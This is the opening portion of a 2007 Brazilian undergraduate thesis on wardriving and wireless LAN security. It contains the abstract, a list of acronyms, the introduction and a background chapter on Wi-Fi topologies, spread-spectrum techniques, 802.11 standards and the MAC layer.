CENTRO UNIVERSITÁRIO FEEVALE

FELIPE LUCCHESE

UTILIZANDO WARDRIVING PARA A DETECÇÃO DE VULNERABILIDADES EM REDES LOCAIS SEM FIO NA REGIÃO DE FARROUPILHA

Novo Hamburgo, novembro de 2007.

FELIPE LUCCHESE

UTILIZANDO WARDRIVING PARA A DETECÇÃO DE VULNERABILIDADES EM REDES LOCAIS SEM FIO NA REGIÃO DE FARROUPILHA

Centro Universitário Feevale

Instituto de Ciências Exatas e Tecnológicas

Curso de Ciência da Computação

Trabalho de Conclusão de Curso

Professor Orientador: Vandersilvio da Silva

Novo Hamburgo, novembro de 2007.

AGRADECIMENTOS

Gostaria de agradecer a todos os que, de alguma maneira, contribuíram para a realização desse trabalho de conclusão, em especial: aos meus pais, por toda a dedicação direcionada à minha educação e formação profissional; à minha namorada, pelo apoio e carinho que me são concebidos; e a todos os amigos que, de forma ou outra, fazem parte da minha vida.

RESUMO

Os avanços tecnológicos, ao longo do tempo, permitiram a integração e o compartilhamento de informações através das redes. A crescente necessidade por mobilidade e facilidade de utilização trouxe consigo uma rápida disseminação das redes *wireless* (sem fio). Esta praticidade no uso de dispositivos móveis e a ampla conectividade com outros dispositivos geram uma grande preocupação em torno da segurança dos dados trafegados. Embora os avanços nesta área sejam expressivos, uma rede *wireless* não é completamente segura. Protocolos de segurança e criptografia são utilizados para impedir que algum interceptador possa ler o conteúdo de pacotes trafegados ou até mesmo acessar a rede. Atualmente os protocolos WEP, WPA e WPA2 são utilizados para tal propósito. Muitos problemas acerca destes protocolos são conhecidos e, além disso, há a falta de conhecimento por parte de administradores de rede com relação a estes, o que torna a segurança em redes *wireless* um tanto quanto duvidosa. A facilidade na captação de sinais de redes *wireless,* em conjunto com diversos problemas de segurança destas, trouxe um termo conhecido como *Wardriving*. Este reúne conceitos e técnicas para captação de pacotes, quebra de protocolos de criptografia e acesso a redes *wireless*, visando efetuar um mapeamento dos pontos de acesso a fim de demonstrar os perigos existentes nesse tipo de rede ou, por exemplo, oferecer segurança àquelas que estão vulneráveis. Sendo assim, o presente trabalho tem como objetivo descrever os protocolos de segurança e criptografia WEP e WPA, analisar suas estruturas, características e funcionamento, apresentando as vulnerabilidades conhecidas até o momento. Também explanar acerca do protocolo WPA2, o novo padrão em segurança de redes *wi-fi*, demonstrando suas características e particularidades, criando uma relação de comparabilidade entre estes protocolos. Além disso, descreve-se o *wardriving*, relatando seus propósitos, origens e técnicas utilizadas, ressaltando a questão legal e ética desta prática. Ainda neste, realiza-se a execução efetiva do *wardriving*, a fim de detectar as vulnerabilidades inerentes às redes locais sem fio, criando uma relação entre ferramentas de *hardware* e *software versus* vulnerabilidades. Através de uma metodologia definida para tal, realiza-se a varredura e o mapeamento das redes *wi-fi* na cidade de Farroupilha, bem como são realizadas tentativas de quebra dos protocolos que efetuam a segurança das redes, reportando os resultados e análises pertinentes aos objetivos almejados neste trabalho.

Palavras-chave: Segurança. Criptografia. *Wardriving*. *Wi-Fi*.

ABSTRACT

During the time, the technological advances have allowed the integration and sharing information through the nets. The increasing need for mobility and easy of using have brought a fast dissemination of the wireless nets. This feasibility on using mobile devices and wide connectivity with other devices creates a great concern about the safety of the running data. Although the advances in this area are expressive, a wireless net is not completely safe. Safety protocols and cryptography are used to avoid that some interceptor can read the content of the running packages or even access the net. Nowadays the WEP, WPA and WPA2 protocols are used for this purpose. Many problems about these protocols are known and, in addition to this, there is a lack of knowledge by the net administrators which makes the safety of the wireless nets very dubious. The easy on capturing the signals of the wireless nets, together with several safety problems brought a known term as Wardriving. The wardriving joins concepts and techniques to capture the packages, break of cryptography protocols and access to wireless nets, aiming for making a map of the access points in order to demonstrate the existing dangers in this kind of net or, for instance, to offer safety for those which are vulnerable. So, the present work has as objective to describe the protocols of safety and WEP and WPA cryptography, to analyze their structures, characteristics and working, showing the known vulnerabilities until today. Also to explain about WPA2 protocol, the new standard of Wi-fi nets safety, demonstrating its characteristics and particularities and to create a comparability relation with these protocols. The wardriving is described, relating its purposes, origins and used techniques, emphasizing the legal and ethical question of this practice. In this work the wardriving effective execution is done to detect the vulnerability inherent to the local wireless nets, creating a relation between hardware and software tools and vulnerabilities. Through a defined methodology it is done a sweeping and a mapping of the wi-fi nets in the city of Farroupilha, and it is also done break attempts of the protocols that save the nets, reporting the relevant results and analysis of the desired objectives in this work.

Key words: Security. Cryptography. Wardriving. Wi-Fi.

LISTA DE FIGURAS

LISTA DE QUADROS

LISTA DE TABELAS

LISTA DE ABREVIATURAS E SIGLAS

3DES	Triple Data Encryption Standard
AES	Advanced Encryption Standard
AP	Access Point
ARP	Address Resolution Protocol
BSS	Basic Service Set
BSSID	Basic Service Set Identifier
CBC-MAC	Cipher Block Chaining-Message Authentication Code
CCMP	Counter Mode with CBC-MAC
CHAP	Challenge-Handshake Authentication Protocol
CRC	Cyclic Redundancy Check
CSMA/CA	Carrier Sense Multiple Access with Collision Avoidance
DA	Destination Address
DAS	Digital Signature Algorithm
DHCP	Dinamic Host Configuration Protocol
DoS	Denial of Service
DS	Distribution System
DSSS	Direct Sequence Spread Spectrum
EAP	Extensible Authentication Protocol
EAPOL	EAP over LAN
EAP-TLS	EAP - Transport Layer Security
EAP-TTLS	EAP- Tunneled Transport Layer Security
ESS	Extended Service Set
ESSID	Extentended Service Set Identifier

FHSS	Frequency-Hopping Spread Spectrum
FMS	Fluhrer, Mantin, Shamir
GPL	General Public License
GPS	Global System Position
IBSS	Independent Basic Service Set
ICMP	Internet Control Message Protocol
ICV	Integrity Check Value
IEE	Institute of Electrical and Electronics Engineers
IP	Internet Protocol
ISM	Industrial, Scientific and Medical
ISO	International Organization for Standardization
IV	Initialization Vector
KML	Keyhole Markup Language
LEAP	LightWeight EAP
LLC	Logical Link Control
MAC	Media Access Control
MAC	Message Authentication Code
MIC	Message Integrity Check
MSCHAP	Microsoft CHAP
NIST	National Institute of Standards and Technology
NMEA	National Marine Eletronics Association
OFDM	Orthogonal Frequency Division Multiplexing/Modulation
OSI	Open Systems Interconnection
PAP	Password Authentication Protocol
PCMCIA	Personal Computer Memory Card International Association
PDA	Personal Digital Assistan
PEAP	Protected EAP
PIB	Produto Interno bruto
PMK	Pairwise Master Key
PRNG	Pseudo Random Number Generator
PSK	Preshared Key
PTK	Pairwise Temporal Keys
PTW	Pyshkin, Tews, Weinmann

QoS	Quality of Service
RADIUS	Remote Authentication Dial-In User Service
RC4	Rivest Cipher version 4
RFMON	Radio Frequency Monitor
RSA	Rivest-Shamir-Adleman
RSN	Robust Security Network
SA	Source Address
SOHO	Small Office/Home Office
SSID	Service Set Identifier
STA	Stations
TKIP	Temporal Key Integrity Protocol
TSC	TKIP Sequence Counter
TTAK	TKIP-mixed Transmit Address and Key
USB	Universal Serial Bus
WEP	Wired Equivalent Privacy
WI-FI	Wireless Fidelity
WLAN	Wireless Local Area Network
WLL	Wireless Local Loop
WMAN	Wireless Metropolitan Area Network
WPA	Wi-Fi Protected Access
WPA2	Wi-Fi Protected Access 2
WPAN	Wireless Personal Area Network
WWAN	Wireless Wide Area Network
WZC	Wireless Zero Configuration
XML	Extensible Markup Language
XOR	Exclusive OR

SUMÁRIO

INTRODUÇÃO

A grande difusão das redes de computadores e da internet possibilitaram um avanço sem precedentes no compartilhamento de informações e aplicações. As crescentes necessidades por informações em tempo real, conectividade e mobilidade trazem consigo um grande avanço tecnológico em sistemas de comunicação sem fio.

Redes w*ireless* (sem fio), em particular as redes *Wi-Fi* (*Wireless Fidelity*), tornam-se, sem dúvida, cada dia mais populares e imprescindíveis, sendo inegável a conveniência de sua utilização em lugares como aeroportos, hotéis e cafés. Redes *wireless* propiciam uma considerável praticidade e mobilidade em ambientes corporativos e/ou domésticos e pode mudar a maneira como as pessoas trabalham e permanecem on-line quando distantes de sua base habitual.

Mostra-se pertinente uma observação ao conceito de rede sem fio. Confunde-se computação móvel com redes sem fio. Apesar de apresentarem uma estreita relação, não são a mesma coisa. Computação móvel diz respeito à capacidade do usuário de continuar conectado enquanto se movimenta. Já as redes sem fio têm como principal idéia a utilização de outro meio que não seja cabeado como, por exemplo, ondas de rádio para a transmissão de dados, não garantindo assim que os componentes desta rede possam se mover livremente e continuar tendo acesso aos dados e recursos remotos.

Segundo um estudo do IDG[1], apresentado em 2006, o mercado de equipamentos de redes sem fio crescerá a uma taxa anual de 41%. Com o surgimento e a grande aceitação das redes *wi-fi*, novas preocupações em torno da segurança surgiram por parte dos administradores de rede e, subseqüentemente, por parte dos usuários finais. Aspectos de segurança anteriormente não discutidos se fazem presente quando se trata de redes sem fio.

[1] *International Data Group*, disponível em http://www.idg.com.

Esse tipo de rede utiliza sinais de rádio para realizar a comunicação, e qualquer pessoa pode interceptar os dados transmitidos na rede. Por estas possuírem uma particularidade na questão de facilidade de uso, muitas pessoas configuram a sua própria rede doméstica (ou até empresarial), sem conhecer a tecnologia em si, seus componentes e seus pontos vulneráveis, criando assim uma rede totalmente desprotegida e suscetível a ataques.

Diferentemente das redes cabeadas, que conhecem o ponto físico de conexão, as redes *wireless* transmitem sinais de rádio no ar, ou seja, dentro do espaço físico abrangente, qualquer dispositivo pode receber as informações (protegidas ou não). Normalmente este espaço excede os limites da empresa/escritório/casa, transmitindo assim os dados além do escopo necessário (ou não; esse é o fator determinante da mobilidade).

Wireless provém do inglês *wire* (fio, cabo) e *less* (sem); ou seja: sem fio. Deste modo, *wireless* caracteriza qualquer tipo de conexão para transmissão de informação sem a utilização de fios ou cabos. Rede *wireless* é um conjunto de sistemas conectados através do ar. Dentro deste modelo de comunicação, enquadram-se várias tecnologias, como *Infrared* (infravermelho), *Bluetooth* e *Wi-Fi*. As redes *wi-fi* se caracterizam por seu meio de transmissão ser através de ondas de rádio e operarem nas faixas de freqüência de 2,4 GHz ou 5 GHz, dependendo do padrão em questão.

Os diferentes tipos de redes de que se tem conhecimento são: Redes Locais sem Fio ou WLAN (*Wireless Local Area Network*), Redes Metropolitanas sem Fio ou WMAN (*Wireless Metropolitan Area Network*), Redes de Longa Distância sem Fio ou WWAN (*Wireless Wide Area Network*), redes WLL (*Wireless Local Loop*) e Redes Pessoais Sem Fio ou WPAN (*Wireless Personal Area Network*). As aplicações de rede estão divididas em dois tipos: aplicações *indoor*, que se referem ao uso dessas redes em locais fechados (com pouco alcance) e aplicações *outdoor*, que se referem ao uso dessas redes em locais abertos (com longo alcance).

O transporte de dados através de uma rede *wireless* envolve três elementos: a propriedade física de transmissão (sinais de rádio, infravermelho, etc.), o formato dos dados e a estrutura da rede. Cada um destes é distinto e independente dos outros. Com o intuito de definir especificações e padrões para as redes que possuem como meio de transmissão as ondas de rádio ou infravermelho, tendo como referência as redes locais sem fio (WLANS), o IEEE (*Institute of Electrical and Electronics Engineers)* criou o *Wireless Local-Area Networks Standard Working Group*, que definiu o protocolo IEEE 802.11, lançado em 1997. Os

padrões da família 802.11 envolvem as camadas física e de enlace do Modelo OSI (*Open Systems Interconnection Basic Reference Model*) criado pela ISO (*International Organization for Standardization*). Este padrão tem como principais componentes de sua estrutura (BONILHA, 2003):

- BSS (*Basic Service Set*): corresponde a uma célula[2] de comunicação sem fio;
- STA (*Stations*): são os clientes que se comunicam dentro da BSS;
- AP (*Access Point*): é o nó que coordena a comunicação entre as STAs dentro da BSS. Serve também para prover a comunicação entre redes *wireless* e cabeadas;
- DS (*Distribution System*): corresponde ao *backbone* da WLAN, realizando a intercomunicação dos APs;
- ESS (*Extended Service Set*): é o conjunto de células BSS cujos APs estão conectados a uma mesma rede convencional. Nestas condições, uma STA pode movimentar- se de uma célula BSS para outra, permanecendo conectada à rede. Este processo é denominado de *Roaming*.

Utilizando portadoras de rádio ou infravermelho, as WLANs estabelecem a comunicação de dados entre os pontos da rede. Estes dados são modulados na portadora e então transmitidos. Para a extração dos dados, o receptor sintoniza em uma específica freqüência e rejeita as outras portadoras de freqüências diferentes. Múltiplas portadoras de rádio podem coexistir em um mesmo meio, sem que uma interfira na outra.

Seguindo neste escopo, pode-se constatar dois tipos de reação quanto à segurança de redes *wi-fi*, por parte dos administradores de rede ou por parte do usuário que instalara sua própria rede: a não-adoção da segurança por receio (ou desconhecimento) das implicações que tal possa ocasionar à rede; ou ainda a adoção da segurança por impulso, ou seja, sem conhecer os riscos, a tecnologia empregada e as medidas de segurança recomendadas. Configuração adequada, criptografia, autenticação forte e monitoração dos acessos da rede sem fio são imprescindíveis para o bom e seguro uso da rede.

Para resolver (ou reduzir) estes problemas de segurança, meios eficazes de autenticação e criptografia da transmissão de dados estão em constante desenvolvimento. Como a captura da informação pode ser feita de forma completamente passiva (basta ter um meio de receber o sinal), as redes *wi-fi* oferecem possibilidades de cifração de dados (criptografia). Além disso, tratam da autenticação dos dispositivos e usuários da rede, bem

[2] Região geográfica coberta pelo sinal de rádio.

como garantem (tecnicamente) a integridade dos dados trafegados. Atualmente, os padrões desenvolvidos com o propósito de garantir a segurança de uma rede *wi-fi* são: *Wired Equivalent Privacy* (WEP), *Wi-Fi Protected Access* (WPA) e *Wi-Fi Protected Access version 2* (WPA2*).* O uso destes protocolos está limitado às funções de cada dispositivo *wi-fi* (aplicável ou não).

O protocolo inicialmente sugerido para esta tarefa foi o WEP, cujo objetivo original, como o nome sugere, era proporcionar um nível de segurança em redes *wi-fi* comparável à segurança de uma rede cabeada. A criptografia WEP é destinada a servir três funções: evitar o acesso não autorizado à rede; proteger os dados de interceptadores; realizar uma verificação de integridade de cada pacote (ROSS, 2003). Este está totalmente disseminado e presente em todos os equipamentos conformidados com o padrão *wi-fi*.

Porém, diversas vulnerabilidades foram encontradas em torno do desenho do WEP. As mesmas foram divulgadas em relatórios publicados por cientistas acadêmicos e renomados profissionais da área. Estes relatórios questionam a eficiência do WEP em proteger dados. Segundo Rufino (2005) e Earle (2006), existem problemas técnicos e administrativos em relação ao protocolo WEP, principalmente pelo fato de utilizar uma chave única e estática, compartilhada por todos os participantes da rede.

Tendo em vista os problemas de segurança encontrados no protocolo WEP, o *Wi-Fi Alliance*, responsável pela padronização e certificação dos produtos *wi-fi*, criou um subconjunto do protocolo 802.11i, denominado WPA. Diversos avanços foram incorporados a este protocolo, criando mudanças significativas em sua estrutura, porém, a maior parte deles, exige uma inclusão de novos elementos à infra-estrutura e ainda devem trabalhar combinados com outros protocolos, como o 802.11x. Embora o WPA tenha características de segurança superiores às do WEP, ainda assim apresenta diversas vulnerabilidades já reportadas e que devem ser conhecidas para que o seu impacto possa ser minimizado.

> "Atua em duas áreas distintas: a primeira, que visa substituir completamente o WEP, trata da cifração dos dados objetivando garantir a privacidade das informações trafegadas, e a segunda, foca a autenticação do usuário (área não coberta efetivamente pelo padrão WEP)." (RUFINO, 2005, p.37).

Com a ratificação do protocolo 802.11i, surgiu o WPA2, sendo este a promessa para uma rede sem fio ser considerada realmente segura.

A grande facilidade na captura de sinais de redes *wi-fi* trouxe consigo um termo muito conhecido como *Wardriving.* O *wardriving* pode ser considerado um conjunto de

métodos que auxiliam na busca por redes *wi-fi*, efetuam a captura e análise de informações e possibilitam o acesso às redes. Esses métodos podem ser entendidos como equipamentos necessários, conjuntos de *softwares*, técnicas e, principalmente, o conhecimento necessário acerca das tecnologias envolvidas no processo, objetivando efetuar um mapeamento dos pontos de acesso a fim de demonstrar os perigos existentes nesse tipo de rede ou, por exemplo, oferecer segurança àquelas que estão vulneráveis.

A realidade sobre *Wardriving* é simples. Profissionais em segurança, hobbistas e outros estão geralmente interessados em prover informações ao público sobre vulnerabilidades de segurança, que estão presentes nas configurações de seus pontos de acesso. A obtenção, estruturação e análise de informações, referentes às redes, podem ser obtidas com grande sucesso quando utilizado o *wardriving*, pela facilidade e mobilidade propiciadas por esta prática. Através dos resultados, podem-se obter estatísticas interessantes, agregando uma série de informações pertinentes à análise do ambiente.

Porém, a realidade vai além desta percepção. Usuários mal-intencionados interceptam sinais e varrem pacotes em busca de redes abertas, chaves de segurança e seus apensos, para um posterior ataque à rede (desde roubo de dados até uma simples conexão com a internet). Por isso, profissionais em segurança devem, sempre que possível, analisar e estudar o ambiente destas, bem como conhecer as vulnerabilidades existentes em torno dos protocolos de segurança e criptografia, a fim de eliminar ou reduzir os riscos inerentes à utilização das redes *wi-fi*, criando, assim, um ambiente seguro e estável, protegendo os recursos e dados.

Sendo assim, este trabalho tem como objetivo abordar as questões técnicas sobre as redes *wi-fi*, apresentando os principais componentes destas e suas características e, também, descrever os protocolos de segurança e criptografia WEP e WPA, analisando suas estruturas, características e funcionamento e apresentar as vulnerabilidades conhecidas até o momento. Além disso, pretende-se explanar acerca do protocolo WPA2, o novo padrão em segurança de redes *wi-fi*, demonstrando suas características e particularidades, criando uma relação de comparabilidade entre estes protocolos. Ainda neste, tem-se o objetivo de descrever o *wardriving*, relatando seus propósitos e suas origens, ressaltando a questão legal e ética desta prática. Por fim, realiza-se a execução do *wardriving*, baseada em uma metodologia definida que envolve vulnerabilidades, processo e ferramentas de hardware e software, bem como apresenta os resultados obtidos com a realização efetiva do *wardriving*, efetuando uma análise sobre estes.

Para alcançar os objetivos propostos, foi realizada uma revisão bibliográfica sobre os protocolos que se fazem objeto de estudo deste, sobre os conceitos e legalidades da prática de *wardriving*, além de uma pesquisa realizada em monografias de graduação e em padronizações dos órgãos reguladores responsáveis. Além disso, foram utilizadas inúmeras fontes disponíveis na internet, bem como as documentações das ferramentas de *hardware* e *software* utilizadas.

Este trabalho está dividido em quatro capítulos. No primeiro capítulo, é realizada uma conceituação acerca de redes *wi-fi* (padrão 802.11), demonstrando suas características e seu funcionamento, abordando também as questões de segurança relativas a estas, demonstrando os componentes essenciais utilizados na criação de ambientes seguros. No capítulo dois, são descritas as características, o funcionamento e as vulnerabilidades conhecidas a respeito dos protocolos de segurança e criptografia WEP, WPA e WPA2 (802.11i), apresentando ao final do capítulo uma comparação entre estes protocolos. No terceiro capítulo, são abordadas as características a respeito do *wardriving*, demonstrando os princípios e implicações legais deste modelo de mapeamento de pontos de acesso. Por fim, no capítulo quatro, é realizada a execução do *wardriving*, a fim de detectar as principais vulnerabilidades conhecidas, apresentando uma metodologia funcional, bem como os resultados finais e conclusões.

1 REDES *WI-FI*

Wi-Fi, marca registrada pertencente à *Wireless Ethernet Compatibility Alliance* e abreviatura para *Wireless Fidelity*, é uma tecnologia de interconexão entre dispositivos sem fio utilizando o protocolo IEEE 802.11 (e seus sub padrões) (WI-FI, 2007).

1.1 Topologia

Em termos organizacionais, o padrão 802.11 define dois modos distintos de operação: Ad-Hoc e Infra-estrutura (EARLE, 2006):

a) *Independent Basic Service Set* (IBSS) ou redes Ad-Hoc: são redes em que os equipamentos conectam-se diretamente uns aos outros, de maneira mais ou menos análoga às antigas redes coaxiais, onde apenas um cabo interligava vários equipamentos, sendo que os dispositivos sem fio comunicam-se diretamente entre si sem a necessidade de um ponto de acesso. Esta topologia pode ser apropriada para pequenas redes que não precisam de segurança e nenhum dado sigiloso deve ser trafegado, pois, deve-se enfatizar, a ausência do ponto de acesso gera vários problemas de segurança, administração e gerência da rede. A Figura 1.1 demonstra um cenário de rede Ad-Hoc.



Figura 1.1 - Estrutura de rede Ad-Hoc (IBSS).
Fonte: http://www.babooforum.com.br.

b) Infra-Estrutura: O concentrador é o equipamento central de uma rede que se utiliza dessa topologia. Sendo assim, um ponto único de comunicação (ponto de acesso) é rodeado de vários clientes, fazendo com que as configurações de segurança se tornem centralizadas. Com isso há a possibilidade de controle dos itens (autenticação, autorização, criptografia, etc.) em um único ponto. Outra vantagem deste modelo é facilitar a integração entre redes cabeadas e redes sem fio.

Basic Service Set (BSS): são redes em que um conjunto de dispositivos comunica-se entre si através de um único ponto de acesso. Uma rede BSS é mostrada na Figura 1.2.



Figura 1.2 - Estrutura de rede BSS.
Fonte: http://www.babooforum.com.br.

Extended Service Set (ESS): são duas ou mais redes w*i-fi* interconectadas entre si. Uma rede ESS é mostrada na Figura 1.3.



Figura 1.3 - Estrutura de rede ESS.
Fonte: http://www.babooforum.com.br.

1.2 Freqüências

Toda e qualquer comunicação *wi-fi* é realizada através de espalhamento de espectro de radiofreqüência, tendo como ambiente de propagação o ar. Esse espectro é dividido em faixas, que são intervalos reservados para um determinado tipo de serviço. Uma faixa é, normalmente, subdividida em freqüências menores para permitir a transmissão em paralelo de sinais diferentes em cada uma delas (RUFINO, 2005). Para essas freqüências menores dá-se o nome de canais. Complementando, é um serviço de rádio ponto-a-ponto, onde opera um canal de comunicação que transporta informações de um transmissor até um único receptor. A principal freqüência utilizada em redes *wi-fi* opera em torno de 2,4GHz (2,4GHz a 2,5GHz no Brasil), chamada de banda ISM (*Industrial, Scientific and Medical*), a qual foi reservada, na maior parte do mundo, para serviços de rádio ponto-a-ponto de espalhamento de espectro não licenciado (este último refere-se à questão de que qualquer dispositivo compatível com os requisitos técnicos pode enviar e receber sinais de rádio nessas freqüências, sem a necessidade de uma licença de estação de rádio).

Segundo Earle (2006), as redes *wi-fi* utilizam três sistemas de transmissão de rádio de espalhamento de espectro diferentes, denominados FHSS (*Frequency-Hopping Spread Spectrum*), DSSS (*Direct Sequence Spread Spectrum*) e OFDM (*Orthogonal Frequency Division Multiplexing/Modulation*).

1.2.1 Frequency-Hopping Spread Spectrum (FSSS)

Como sugere o nome, a tecnologia FSSS divide um sinal de rádio em pequenos canais e efetua saltos de uma freqüência para outra várias vezes por segundo, numa seqüência pseudo-aleatória. Esta seqüência segue um padrão conhecido pelo transmissor e pelo receptor que, uma vez sincronizados, estabelecem um canal lógico. Este sistema evita a interferência de outros dispositivos, pois utiliza um sinal transportador estreito e em constante alteração. Porém a velocidade de transmissão é limitada a 2 Mbps, pois todo o espectro é utilizado (a freqüência de 2,4Ghz é, por exemplo, dividida nos Estados Unidos em setenta e nove canais) e as mudanças de canais constantes causam grande atraso na transmissão do sinal. No Quadro 1.1, tem-se as diferentes alocações de freqüência, utilizando essa tecnologia:

Quadro 1.1 - *Frequency Hopping World Channel Allocation*

País	Canal	Freqüência (GHz)	Tamanho do canal (MHz)
Estados Unidos	2 a 79	2.402–2.479	26
Canadá	2 a 79	2.402–2.479	26
Inglaterra	2 a 79	2.402–2.479	26
França	48 a 82	2.448–2.482	27
Espanha	47 a 73	2.473–2.495	35
Japão	73 a 95	2.473–2.495	23

Fonte: EARLE (2006, p.54).

1.2.2 Direct Sequence Spread Spectrum (DSSS)

Utiliza um método conhecido como seqüência 11-chip Barker para espalhar o sinal de rádio através de um canal único de 22MHz de largura, sem efetuar alteração de freqüências (ROSS, 2003). A banda de 2,4GHz é dividida em três canais. A taxa de transmissão nominal é de 11 Mbps. É suscetível a ataques diretos em uma freqüência fixa e a ruídos que ocupem parte da freqüência utilizada. O Quadro 1.2 demonstra as diferentes utilizações dos canais pelo mundo:

Quadro 1.2 - *Direct Sequence Spread Spectrum World Channel Allocation*

Freqüência (GHz)	Canal	América (Brasil)	Ásia	Europa	Japão	Israel
2.412	1	X	X	X	X	
2.417	2	X	X	X	X	
2.422	3	X	X	X	X	X
2.427	4	X	X	X	X	X
2.432	5	X	X	X	X	X
2.437	6	X	X	X	X	X
2.442	7	X	X	X	X	X
2.447	8	X	X	X	X	X
2.452	9	X	X	X	X	X
2.457	10	X	X	X	X	
2.462	11	X	X	X	X	
2.467	12		X	X	X	
2.472	13		X	X	X	
2.477	14					

Fonte: EARLE (2006, p.55).

1.2.3 Orthogonal Frequency Division Multiplexing/Modulation (OFDM)

Atualmente é o mais eficiente modo de transmissão, pois suas características de modulação do sinal e isolamento de interferências podem também ser aproveitadas. É uma técnica que transmite sinais múltiplos simultaneamente sobre um único trajeto de transmissão, utilizando a banda de freqüência alocada e dividindo esta em sub portadoras de baixa freqüência. A maioria dos atuais padrões de redes sem fio utiliza esse método, principalmente por sua capacidade de identificar interferências e ruídos, permitindo assim a troca ou o isolamento de uma determinada freqüência, ou até mesmo alterar a velocidade de transmissão (RUFINO, 2005).

1.3 Principais padrões

As redes *wi-fi* utilizam como padrão o protocolo IEEE 802.11, que reúne uma série de especificações, definindo como deve ser a comunicação entre um dispositivo cliente e um concentrador, ou a comunicação direta entre dispositivos clientes. Ao longo dos anos, foram criadas diversas extensões, onde se incluiu novas características operacionais e técnicas. Segundo Rufino (2005), o padrão 802.11 conta com as principais extensões (ou sub padrões), aqui descritas na ordem em que foram especificadas.

1.3.1 Padrão 802.11b

O primeiro sub padrão a ser definido, permite 11 Mbps de velocidade de transmissão máxima, mas pode-se comunicar a velocidades mais baixas. Opera na freqüência de 2,4GHz e usa somente DSSS. Permite, no máximo, 32 clientes conectados. Foi lançado em 1999 e definiu padrões semelhantes aos da rede *Ethernet*.

1.3.2 Padrão 802.11a

Tentando resolver os problemas existentes nos protocolos anteriores, o 802.11a tem como principal característica o aumento da velocidade para um máximo de 54 Mbps (108 Mpbs em modo turbo), mas pode também operar em velocidades mais baixas. Outra grande diferença está na operação na faixa de freqüência de 5GHz, uma faixa com pouca interferência, mas com alcance reduzido. Oferece também aumento no número de clientes conectados (sessenta e quatro totais) e o aumento da chave usada no protocolo de criptografia.

Por fim, adota a modulação OFDM. Não possui compatibilidade com o 802.11b, pois utiliza diferentes faixas de freqüência.

1.3.3 Padrão 802.11g

Resolve o problema de incompatibilidade com o 802.11b, pois utiliza a mesma freqüência de 2,4GHz, permitindo assim que ambos os padrões (b e g) coexistam no mesmo lugar. Além disso, o 802.11g traz consigo várias características positivas de seu antecessor, como utilizar modulação OFDM e velocidade máxima de 54 Mbps (108 Mpbs em modo turbo).

1.3.4 Padrão 802.11i

Ratificado em 2004, este padrão refere-se a mecanismos de autenticação e privacidade, podendo ser implementado aos protocolos existentes. É conhecido como WPA2. Está incluso neste padrão o protocolo WPA, que foi desenvolvido para prover soluções de segurança mais robustas e eficientes, em relação ao WEP. Detalhes acerca destes protocolos serão abordados nos capítulos subseqüentes.

1.3.5 Padrão 802.1x

Como o protocolo WPA será abordado posteriormente é de grande importância realizar uma explanação acerca deste protocolo. Mesmo não sendo um projeto em específico para as redes sem fio, o 802.1x possui características que são complementares a essas redes, pois permite autenticação baseada em métodos já consolidados, como o RADIUS (*Remote Authentication Dial-In User Service*). Desta forma, é possível promover um único padrão de autenticação, independente da tecnologia, e manter a base de usuários em um repositório único, seja ele um banco de dados convencional ou qualquer outro reconhecido pelo servidor de autenticação. O 802.1x pode utilizar diversos métodos de autenticação no modelo EAP (*Extensible Authentication Protocol*), que define formas de autenticação baseadas em usuário e senha, senhas descartáveis (*OneTime Password*), algoritmos unidirecionais (*hash*) e outros que envolvam algoritmos criptográficos (RUFINO, 2005).

1.4 Controles de Rede *Wi-Fi*

Como já mencionado anteriormente, o padrão 802.11 (e seus sub padrões) controla o modo pelo qual os dados são transmitidos através da camada física (as ondas de rádio) do modelo OSI, definindo uma camada de enlace deste mesmo modelo que manipula a interface entre a camada física e o restante da estrutura da rede.

A camada de enlace é dividida em outras duas camadas: camada LLC (*Logical Link Control*), que fornece uma interface para camada superior do modelo OSI (camada de rede), e camada MAC (*Media Access Control*), que acessa diretamente o meio físico e controla a transmissão de dados (EARLE, 2006).

As camadas mais elevadas deste modelo controlam aspectos como integridade dos dados, sintaxe, endereçamento e roteamento, etc. Sendo assim, tem-se uma transparência para as camadas superiores acerca da tecnologia que está sendo utilizada na transmissão dos dados, seja ela por rádio, fibra ótica ou cabo.

1.4.1 Camada MAC

Esta camada é responsável por controlar o tráfego que ocorre na rede *wi-fi*, evitando as colisões e os conflitos de dados. Responsável pela transmissão e recepção (delimitação) de quadros e pelo controle de fluxo, estabelece um protocolo de comunicação entre sistemas conectados. Esta camada também engloba o endereçamento MAC, o qual é físico e, teoricamente, único entre os dispositivos existentes, sendo utilizado como método de segurança nas redes *wi-fi*. Em caso de existir mais de um ponto de acesso na rede, a camada MAC associa cada cliente com o ponto de acesso que proporciona a melhor qualidade de sinal.

